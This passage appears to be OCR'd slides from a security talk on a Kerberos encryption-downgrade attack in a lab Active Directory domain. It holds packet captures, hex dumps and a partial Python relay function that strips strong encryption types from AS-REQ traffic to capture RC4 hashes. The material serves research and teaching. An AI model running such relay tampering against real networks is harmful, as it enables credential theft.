      ▸ cname
      realm: NORTH.SEVENKINGDOMS.LOCAL
      ▸ sname
      till: Sep 13, 2037 04:48:05.000000000 CEST
      rtime: Sep 13, 2037 04:48:05.000000000 CEST
      nonce: 45006907
      ▸ etype: 6 items
      ▸ addresses: 1 item CASTELBLACK<20>
```

```
0000  08 00 00 00 00 00 00 02
0010  51 fc 00 00 45 02 01 7e
0020  c0 a8 38 16 c0 a8 38 0b
0030  3d 13 03 03 50 18 04 02
0040  6a 82 01 4e 30 82 01 4a
0050  01 0a a3 63 30 61 30 4c
0060  43 30 41 a0 03 02 01 12
0070  5d c3 d3 a8 88 d3 8d 60
0080  29 79 2f ab 0a 3e eb 31
0090  97 7c b6 5e 8c f4 95 5c
00a0  e8 63 9f 1c 30 11 a1 04
00b0  30 05 a0 03 01 01 ff a4
00c0  05 00 40 81 00 10 a1 19
00d0  10 30 0e 1b 0c 63 61 73
00e0  24 a2 1b 1b 19 4e 4f 52
00f0  4b 49 4e 47 44 4f 4d 53
0100  30 2c a0 03 02 01 02 a1
0110  74 67 74 1b 19 4e 4f 52
0120  4b 49 4e 47 44 4f 4d 53
0130  18 0f 32 30 33 37 30 39
0140  5a a6 11 18 0f 32 30 33
0150  38 30 35 5a a7 06 02 04
0160  02 01 12 02 01 11 02 01
0170  02 01 03 a9 1d 30 1b 30
0180  04 10 43 41 53 54 45 4c
0190  20 20
```

Pre-authentication

Kerberos negotiation

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5	322	AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5	329	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5	402	AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5	1915	AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5	1964	TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5	1943	TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP

```
▸ Frame 221: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits)
▸ Linux cooked capture v2
▸ Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11
▸ Transmission Control Protocol, Src Port: 49676, Dst Port: 88, Seq: 1, Ack: 1, Len:
▾ Kerberos
  ▸ Record Mark: 338 bytes
  ▾ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 3041a003020112a23a043876034a4e5dc3d3a888d38d60957ddd56384dc
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            cipher: 76034a4e5dc3d3a888d38d60957ddd56384dc29129792fab0a3eeb31f7743ef
      ▸ PA-DATA pA-PAC-REQUEST
    ▾ req-body
      Padding: 0
      ▸ kdc-options: 40810010
      ▸ cname
      realm: NORTH.SEVENKINGDOMS.LOCAL
      ▸ sname
      till: Sep 13, 2037 04:48:05.000000000 CEST
      rtime: Sep 13, 2037 04:48:05.000000000 CEST
      nonce: 45006907
      ▸ etype: 6 items
      ▸ addresses: 1 item CASTELBLACK<20>
```

```
0000  08 00 00 00 00 00 00 02
0010  51 fc 00 00 45 02 01 7e
0020  c0 a8 38 16 c0 a8 38 0b
0030  3d 13 03 03 50 18 04 02
0040  6a 82 01 4e 30 82 01 4a
0050  01 0a a3 63 30 61 30 4c
0060  43 30 41 a0 03 02 01 12
0070  5d c3 d3 a8 88 d3 8d 60
0080  29 79 2f ab 0a 3e eb 31
0090  97 7c b6 5e 8c f4 95 5c
00a0  e8 63 9f 1c 30 11 a1 04
00b0  30 05 a0 03 01 01 ff a4
00c0  05 00 40 81 00 10 a1 19
00d0  10 30 0e 1b 0c 63 61 73
00e0  24 a2 1b 1b 19 4e 4f 52
00f0  4b 49 4e 47 44 4f 4d 53
0100  30 2c a0 03 02 01 02 a1
0110  74 67 74 1b 19 4e 4f 52
0120  4b 49 4e 47 44 4f 4d 53
0130  18 0f 32 30 33 37 30 39
0140  5a a6 11 18 0f 32 30 33
0150  38 30 35 5a a7 06 02 04
0160  02 01 12 02 01 11 02 01
0170  02 01 03 a9 1d 30 1b 30
0180  04 10 43 41 53 54 45 4c
0190  20 20
```

Pre-authentication

Algorithm used to encrypt the timestamp

Kerberos negotiation

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5	322	AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5	329	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5	402	AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5	1915	AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5	1964	TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5	1943	TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP

```
▸ Frame 223: 1915 bytes on wire (15320 bits), 1915 bytes captured (15320 bits)
▸ Linux cooked capture v2
▸ Internet Protocol Version 4, Src: 192.168.56.11, Dst: 192.168.56.22
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49676, Seq: 1, Ack: 343, Le
▾ Kerberos
  ▸ Record Mark: 1851 bytes
  ▾ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
    ▸ padata: 1 item
      crealm: NORTH.SEVENKINGDOMS.LOCAL
    ▸ cname
    ▸ ticket
    ▾ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 4
        cipher: 3473b9eb9c8385e8b9615ed0c0bfd3fc5c7d1574d80b9b4fc6963c2d4125bf350b4f3
```

```
0030  3e a4 c1 06 50 18 20 14
0040  6b 82 07 37 30 82 07 33
0050  01 0b a2 5c 30 5a 30 58
0060  4f 30 4d 30 4b a0 03 02
0070  52 54 48 2e 53 45 56 45
0080  53 2e 4c 4f 43 41 4c 68
0090  6c 62 6c 61 63 6b 2e 6e
00a0  65 6e 6b 69 6e 67 64 6f
00b0  a3 1b 1b 19 4e 4f 52 54
00c0  49 4e 47 44 4f 4d 53 2e
00d0  17 a0 03 02 01 01 a1 10
00e0  45 4c 42 4c 41 43 4b 24
00f0  30 82 05 0e a0 03 02 01
0100  54 48 2e 53 45 56 45 4e
0110  2e 4c 4f 43 41 4c a2 2e
0120  25 30 23 1b 06 6b 72 62
0130  54 48 2e 53 45 56 45 4e
0140  2e 4c 4f 43 41 4c a3 82
0150  02 01 12 a1 03 02 01 02
0160  3f ea 83 f2 31 62 58 17
0170  e6 75 42 5d 05 71 a1 93
0180  48 9f 57 6f 48 98 11 ea
0190  36 60 83 59 b0 a8 84 8a
01a0  52 a6 ba ef a4 a7 ab 01
01b0  c8 e3 9b f6 5e cf 84 8c
```

Kerberos negotiation

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5	322	AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5	329	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5	402	AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5	1915	AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5	1964	TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5	1943	TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5	1937	TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5	1909	TGS-REP

```
▸ Frame 223: 1915 bytes on wire (15320 bits), 1915 bytes captured (15320 bits)
▸ Linux cooked capture v2
▸ Internet Protocol Version 4, Src: 192.168.56.11, Dst: 192.168.56.22
▸ Transmission Control Protocol, Src Port: 88, Dst Port: 49676, Seq: 1, Ack: 343, Le
▾ Kerberos
  ▸ Record Mark: 1851 bytes
  ▾ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
    ▸ padata: 1 item
      crealm: NORTH.SEVENKINGDOMS.LOCAL
    ▸ cname
    ▸ ticket
    ▾ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 4
        cipher: 3473b9eb9c8385e8b9615ed0c0bfd3fc5c7d1574d80b9b4fc6963c2d4125bf350b4f3
```

```
0030  3e a4 c1 06 50 18 20 14
0040  6b 82 07 37 30 82 07 33
0050  01 0b a2 5c 30 5a 30 58
0060  4f 30 4d 30 4b a0 03 02
0070  52 54 48 2e 53 45 56 45
0080  53 2e 4c 4f 43 41 4c 68
0090  6c 62 6c 61 63 6b 2e 6e
00a0  65 6e 6b 69 6e 67 64 6f
00b0  a3 1b 1b 19 4e 4f 52 54
00c0  49 4e 47 44 4f 4d 53 2e
00d0  17 a0 03 02 01 01 a1 10
00e0  45 4c 42 4c 41 43 4b 24
00f0  30 82 05 0e a0 03 02 01
0100  54 48 2e 53 45 56 45 4e
0110  2e 4c 4f 43 41 4c a2 2e
0120  25 30 23 1b 06 6b 72 62
0130  54 48 2e 53 45 56 45 4e
0140  2e 4c 4f 43 41 4c a3 82
0150  02 01 12 a1 03 02 01 02
0160  3f ea 83 f2 31 62 58 17
0170  e6 75 42 5d 05 71 a1 93
0180  48 9f 57 6f 48 98 11 ea
0190  36 60 83 59 b0 a8 84 8a
01a0  52 a6 ba ef a4 a7 ab 01
01b0  c8 e3 9b f6 5e cf 84 8c
```

Part of the ticket encrypted with the algorithm chosen by the workstation


Negotiation tampering

Negotiation tampering

Updated scenario :


Negotiation tampering

Updated scenario :




Negotiation tampering

Updated scenario :




Negotiation tampering

Updated scenario :



Negotiation tampering


Updated scenario :



We modify the packet on the fly by removing the robust algorithms from the list suggested by the KDC.


Negotiation tampering

Updated scenario :




Negotiation tampering

Updated scenario :




Negotiation tampering

Updated scenario :



Negotiation tampering

Updated scenario :



Negotiation tampering

Updated scenario :


AS-REP

Client part encrypted with RC4

We keep a copy of the ticket

Negotiation tampering

Updated scenario :



Negotiation tampering

Updated scenario :

Negotiation tampering

Let’s do it with the Scapy Python module

Negotiation tampering

The interesting function

```
577 ⌄ async def relay_asreq_to_dc(data, client_ip):
578         kerberos_packet = KerberosTCPHeader(data)
579         decoder.start(bytes(kerberos_packet.root.reqBody.cname.nameString[0]))
580         username = decoder.read()[1].decode().lower()
581         decoder.start(bytes(kerberos_packet.root.reqBody.realm))
582         domain = decoder.read()[1].decode().lower()
583
584         if username.endswith('$') :
585             logging.debug(f'[*] AS-REQ coming for computer account {username}@{domain}. Relaying...')
586             return await relay_without_modification_to_dc(data)
587
588         if username in UsernamesCaptured and 23 in UsernamesCaptured[username] :
589             logging.info(f'[*] RC4 hash already captured for {username}@{domain}. Relaying...')
590             return await relay_without_modification_to_dc(data)
591
592         if len(kerberos_packet.root.padata) != 2 :
593             if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594                 logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595                 return await relay_without_modification_to_dc(data)
596             logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597             response = await relay_without_modification_to_dc(data)
598             krb_response = KerberosTCPHeader(response)
599             if not (krb_response.haslayer(KRB_ERROR) and krb_response.root.errorCode == 0x19) :
600                 return response
```

Negotiation tampering

The interesting function

```
577 ⌄ async def relay_asreq_to_dc(data, client_ip):
578         kerberos_packet = KerberosTCPHeader(data)
579         decoder.start(bytes(kerberos_packet.root.reqBody.cname.nameString[0]))
580         username = decoder.read()[1].decode().lower()
581         decoder.start(bytes(kerberos_packet.root.reqBody.realm))
582         domain = decoder.read()[1].decode().lower()
583
584         if username.endswith('$') :
585             logging.debug(f'[*] AS-REQ coming for computer account {username}@{domain}. Relaying...')
586             return await relay_without_modification_to_dc(data)
587
588         if username in UsernamesCaptured and 23 in UsernamesCaptured[username] :
589             logging.info(f'[*] RC4 hash already captured for {username}@{domain}. Relaying...')
590             return await relay_without_modification_to_dc(data)
591
592         if len(kerberos_packet.root.padata) != 2 :
593             if ASN1_INTEGER(23) not in kerberos_packet.root.reqBody.etype :
594                 logging.warning(f'[-] AS-REQ coming from {client_ip} for {username}@{domain} : RC4 not supported by the client. RC4 may disabled on client workstations...')
595                 return await relay_without_modification_to_dc(data)
596             logging.info(f'[+] AS-REQ coming from {client_ip} for {username}@{domain}')
597             response = await relay_without_modification_to_dc(data)
598             krb_response = KerberosTCPHeader(response)
